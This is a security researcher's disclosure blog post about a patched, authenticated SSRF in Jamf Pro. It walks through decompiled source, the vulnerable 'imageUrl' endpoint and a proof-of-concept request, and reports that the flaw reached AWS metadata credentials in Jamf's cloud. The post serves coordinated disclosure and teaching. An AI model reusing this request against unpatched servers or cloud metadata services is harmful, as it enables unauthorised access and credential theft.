Discovering Full Read SSRF in Jamf (CVE-2021-39303 & CVE-2021-40809)

Nov 30, 2021

When you hit the AWS metadata IP

- Intro
- What is Jamf Pro?
- Mapping out the attack surface
- Discovering the SSRF
- Impact and Response
- Remediation Advice
- Conclusion

The advisory for this issue can be found here.

Intro

When assessing an attack surface, we came across an instance of Jamf Pro installed on premise. To us, when we saw this paradigm of deploying Jamf Pro to the internet and having it externally exposed, our security research team was quite curious about potential vulnerabilities that existed within it.

In particular, we were interested in pre-authentication vulnerabilities, but after spending a huge chunk of time auditing the pre-authentication attack surface, we concluded that a pretty good job had been done at locking this down. Generally, we were impressed that we were not able to find any serious pre-authentication issues, and credit is due to Jamf for this.

However, when looking under the hood at some of the post-authentication functionalities that Jamf Pro had to offer, we discovered a server-side request forgery vulnerability within the Jamf product. This vulnerability also existed in Jamf's SaaS offering (Jamf cloud) leading to AWS metadata access in Jamf's account.

The CVE's associated with the SSRF vulnerabilities discovered in Jamf Pro can be found below:

- [PI-006352] CVSS 8.3 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-39303
- [PI-009921] CVSS 7.5 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-40809

What is Jamf Pro

Jamf Pro is an application used by system administrators to configure and automate IT administration tasks for macOS, iOS, iPadOS, and tvOS devices. Jamf offers on-premises and cloud-based mobile device management.

There are two deployment options for Jamf Pro, cloud (SaaS) and on-premise. In order to do this research, we obtained a copy of Jamf Pro on-premise.

Jamf Pro is one of the most popular MDM solutions for Apple products, and hence it was an attractive target to do source code analysis and vulnerability research on.

Mapping out the attack surface

We went through every route defined in the `web.xml` file systematically and ruled out all of the pre-authentication attack surface. After doing this exercise and not discovering any serious issues, our team looked for sinks that could lead to dangerous functionality and then reverse engineered their way back up to the source. This proved to be a very effective mechanism when finding dangerous functionality inside Jamf regardless of whether or not authentication was required.

Due to our previous experiences with large enterprise products and SSRF, we decided to pinpoint what HTTP clients were in use by Jamf and then find all references to these HTTP clients. When auditing enterprise software, it is not uncommon to find a HTTP client wrapper that is used by the rest of the code base. This was the case for Jamf, where we found a HTTP client defined in `jamf.war.src/WEB-INF/classes/com/jamfsoftware/jss/utils/HTTPUtils.java`:

```
/*     */   public static ResponseBytes getBytesFromSSLMutualAuthEndpoint(String sslEndpoint, KeyManagerProvider keyManagerProvider, TrustManagerProvider trustManage
/*     */     SSLContext sslContext;
/*     */     ResponseBytes bytes;
/*     */     try {
/*  93 */       sslContext = SSLContext.getInstance("TLS");
/*  94 */       sslContext.init((keyManagerProvider == null) ? null : keyManagerProvider.getKeyManagers(), (trustManagerProvider == null) ? null : trustManagerProvid
/*  95 */     } catch (GeneralSecurityException e) {
/*  96 */       throw new SSLEndpointException(e);
/*     */     }
/*     */
/*  99 */     SSLConnectionSocketFactory sslsf = new SSLConnectionSocketFactory(sslContext);
/*     */
/* 101 */     HttpGet httpGet = new HttpGet(sslEndpoint);
/*     */
/*     */
/*     */     try {
/* 105 */       bytes = getBytes(sslEndpoint, sslsf, httpGet);
/* 106 */     } catch (Exception e) {
/* 107 */       throw new SSLEndpointException(e);
/*     */     }
/* 109 */     return bytes;
/*     */   }
/*     */
/*     */
/*     */   private static ResponseBytes getBytes(String sslEndpoint, SSLConnectionSocketFactory sslsf, HttpGet httpGet) throws IOException, HttpException {
/* 115 */     CloseableHttpClient httpClient = HttpClients.custom().setSSLSocketFactory((LayeredConnectionSocketFactory)sslsf).build();
/*     */
/* 117 */     ResponseBytes bytes = new ResponseBytes();
/*     */     try {
/* 119 */       CloseableHttpResponse response = httpClient.execute((HttpUriRequest)httpGet);
/*     */       try {
/* 121 */         HttpEntity entity = response.getEntity();
/* 122 */         bytes.setBytes(EntityUtils.toByteArray(entity));
/* 123 */         bytes.setStatusCode(response.getStatusLine().getStatusCode());
/*     */       } finally {
/* 125 */         response.close();
/*     */       }
/*     */     } finally {
/* 128 */       httpClient.close();
/*     */     }
/* 130 */     return bytes;
/*     */   }
/*     */
```

As the source code suggests, the `getBytes` function was the sink which was responsible for making the HTTP request.

With this in mind, we were able to discover numerous SSRF vulnerabilities that were possible to trigger once authenticated to Jamf. For this blog post, we will focus on the SSRF that had the most impact.

Discovering the SSRF

Simply searching the entire code base for `getBytesFromSSLMutualAuthEndpoint`, returned a single result in `jamf.war.src/WEB-INF/classes/com/jamfsoftware/jss/edu/EducationStudentPhotoRepositoryImpl.java`:

```
/*     */   public EducationStudentPhotoRepository.ImageRetrievalData getBase64EncodedImageWithoutClientAuth(String url) {
/* 130 */     return getImage(url, null);
/*     */   }
/*     */   private EducationStudentPhotoRepository.ImageRetrievalData getImage(String url, KeyManagerProvider clientKeyManagerProvider) {
/*     */     HTTPUtils.ResponseBytes bytes;
/* 134 */     EducationStudentPhotoRepository.ImageRetrievalData.Builder dataBuilder = EducationStudentPhotoRepository.ImageRetrievalData.builder();
/*     */
/*     */
/*     */
/*     */     try {
/* 139 */       TrustManagerProvider tmp = getTrustManagerProvider();
/*     */
/* 141 */       bytes = HTTPUtils.getBytesFromSSLMutualAuthEndpoint(url, clientKeyManagerProvider, tmp);
/* 142 */     } catch (Exception e) {
/* 143 */       this.jamfLog.error("Error retrieving image for url " + url, e);
/* 144 */       return dataBuilder.setErrorMsg(UIErrorMessage.fromException(e).getMessage()).build();
/*     */     }
/*     */
/* 147 */     if (!HTTPUtils.is200Response(bytes.getStatusCode())) {
/* 148 */       this.jamfLog.error("Unable to load image at " + url + ", HTTP Status Code: " + bytes.getStatusCode());
/* 149 */       return dataBuilder.setErrorMsg(UIErrorMessage.fromStatusCode(bytes.getStatusCode()).getMessage()).build();
/*     */     }
/*     */
/* 152 */     if (!url.startsWith("https")) {
/* 153 */       dataBuilder.setErrorMsg(UIErrorMessage.INSECURE_HOST.getMessage());
/*     */     }
/*     */
/* 156 */     dataBuilder.setImage(Base64.encodeBase64String(bytes.getBytes()));
/* 157 */     return dataBuilder.build();
/*     */   }
```

In order to trace this function back to the source, we identified all usages of `getBase64EncodedImageWithoutClientAuth` and discovered the following snippet of code in `jamfsoftware/jss/edu/settings/EduFeatureSettingsTestHTMLResponse.java` :

```
/*     */   public ResponseStatus respondToAJAXRequest(Document xmldoc, Element root) {
/*  78 */     if ("ACTION_AJAX_REQUEST_PHOTO".equals(this.ajaxAction)) {
/*  79 */       EducationStudentPhotoRepositoryImpl photoRepo = new EducationStudentPhotoRepositoryImpl();
/*  80 */       String sslEndpoint = this.request.getParameter("imageUrl");
/*  88 */       EducationStudentPhotoRepository.ImageRetrievalData data = photoRepo.getBase64EncodedImageWithoutClientAuth(sslEndpoint);
/*     */
/*  90 */       if (data.retrievedImageWithoutError()) {
/*  91 */         XMLUtils.addErrorToXML(xmldoc, root, "base64Image", EducationStudentPhotoRepositoryImpl.UIErrorMessage.CLIENT_AUTH_NOT_ENABLED.getMessage());
/*     */       } else {
/*  93 */         data = photoRepo.getBase64EncodedImage(sslEndpoint);
/*     */       }
/*     */
/*  96 */       data.addImageAndErrors(xmldoc, root);
/*     */
/*  98 */       return ResponseStatus.REQUEST_PROCESSED_SUCCESSFULLY;
/*     */     }
/* 100 */     return ResponseStatus.BAD_REQUEST;
/*     */   }
```


Thankfully, it was quite easy to discover the affected endpoints due to hints in the codebase as to where this functionality existed:

```
/*     */   public EduFeatureSettingsTestHTMLResponse() {
/*  25 */     this.respondToURI = "eduFeatureSettingsTest.html";
/*  26 */     this.redirectParentURI = (new EduFeatureSettingsHTMLResponse()).getRespondToURI() + "?id=0&o=r";
/*     */
/*  28 */     this.includePageListObjects = "";
/*  29 */     this.includePageCRUDForObject = "eduFeatureSettingsTest.jsp";
/*     */
/*  31 */     this.targetObject = (CRUDObject)new EduFeatureSettings();
/*     */
/*  33 */     this.parentTabURI = "settings.html";
/*  34 */     this.selectedSideNavigationURI = "settings.html?mobileDevice";
/*     */
/*  36 */     this.primaryResponderForCrudObject = false;
/*     */   }
```

So, piecing it all together, we were able to exploit this SSRF by visiting the following URL as an authenticated user:

`http://yourjamfinstance:8090/eduFeatureSettingsTest.html`

This resulted in a form that looked something like this:



Sure, I'll enter a URL in

Upon submitting this form with the URL `http://example.com`, the following HTTP request was made:

```
POST /eduFeatureSettingsTest.ajax?id=0&o=r HTTP/1.1
Host: jamfpro:8080
Content-Length: 117
Accept: */*
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://re.local:8090
Referer: http://re.local:8090/legacy/eduFeatureSettingsTest.html?id=0&o=r
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=NGQwZDlkODQtZmY4MS00NjI3LTk5MGUtODA1MDg0NmRhZmY4
Connection: close

imageUrl=http%3A%2F%2Fexample.com&ajaxAction=ACTION_AJAX_REQUEST_PHOTO&session-token=dQcHUw2h9CF1QvoG5Q6lqBLawNEsxPuu
```

The full HTTP response for the requested URL can be found in the `base64Image` XML tag, from the response of the Jamf Server:

```
HTTP/1.1 200
X-FRAME-OPTIONS: SAMEORIGIN
Cache-Control: no-store, no-cache, must-revalidate, max-age=0, post-check=0, pre-check=0
Expires: 0
Cache-Control: no-store, no-cache, must-revalidate
Cache-Control: post-check=0, pre-check=0
Pragma: no-cache
sessionExpiresEpoch: 1800
Date: Tue, 17 Aug 2021 13:09:14 GMT
Connection: close
Content-Length: 1959

<?xml version="1.0" encoding="UTF-8"?><jss>
<base64Image>PCFkb2N0eXBlIGh0bWw+CjxodG1sPgo8aGVhZD4KICAgIDx0aXRsZT5FeGFtcGxlIERvbWFpbjwvdGl0bGU+CgogICAgPG1ldGEgY2hhcnNldD0idXRmLTgiIC8+CiAgICA8bWV0YSBodHRwLWVxdWl2
<ERRORS>
<ERROR>
<ERROR_FIELD>base64Image</ERROR_FIELD>
<ERROR_TEXT>The distribution point URL should begin with "https://"</ERROR_TEXT>
</ERROR>
</ERRORS>
<sessionExpiresEpoch>1800</sessionExpiresEpoch>
</jss>
```

Upon decoding the Base64, the full contents of the request to `http://example.com` is returned:

```
<!doctype html>
<html>
<head>
    <title>Example Domain</title>
... ommitted for brevity ...
```

Impact and Response

While a post-authentication SSRF does not sound that exciting, since Jamf offer a cloud version of their software hosted on AWS, server-side request forgery vulnerabilities can have critical impact.

In this case, through the SSRF demonstrated in this blog post, it was possible to access the AWS metadata IP address and obtain temporary security credentials to Jamf's AWS environment. After proving the concept of obtaining the AWS credentials for my own Jamf cloud instance, incident response kicked off on Jamf's side.

Jamf's AWS monitoring tools noticed the anomalous behaviour and an investigation was started. Their team recognized it was an SSRF after inspecting it and the IP address doing the behaviour was blocked. The Jamf Pro instance that the exploit was performed on was also disabled.

Until a more robust fix was in place, Jamf employed a web application firewall (WAF) rule that effectively blocked exploitation for all of Jamf cloud. A fix was merged into Jamf Pro RC within 3 days of exploitation.

Jamf have a well defined vulnerability disclosure process that we used to submit the vulnerability. They were responsive and gave the vulnerability the due dilligence necessary and worked on a fix very quickly. As a company, Jamf also enabled and encouraged disclosure of this issue.

Remediation Advice

This vulnerability was patched in Jamf 10.32.

Please find the detail about this Jamf release here: https://community.jamf.com/t5/jamf-pro/what-s-new-in-jamf-pro-10-32-release/m-p/246505.

In order to remediate this vulnerability, we recommend upgrading to the latest version of Jamf Pro on premise.

Conclusion

Often when assessing source code, it is important to focus on certain classes of issues and be as holistic as possible. While no pre-authentication vulnerabilities were found, serious vulnerabilities were discovered in Jamf Pro by focusing on a specific bug class (SSRF) and by tracing the vulnerability in a reverse fashion (sink to source).

While there were more instances of SSRF within Jamf Pro, the one discussed in this blog post had the most impact as the full HTTP response was returned for arbitrary URLs. Even though this vulnerability affected a component only available once authenticated to Jamf Pro, it had significant impact due to the architectural decisions of Jamf Cloud.

The Jamf security team had an excellent response to this vulnerability and we encourage others to report any security issues to Jamf. They went above and beyond when dealing with this disclosure and were a pleasure to work with.

Shubham Shah

Shubham Shah is the co-founder and CTO of Assetnote, a platform for continuous security monitoring of your external attack surface. Shubham is a bug bounty hunter in the top 30 hackers on HackerOne and has presented at various industry events including QCon London, Kiwicon, BSides Canberra, 44Con and WAHCKon.

ASSETNOTE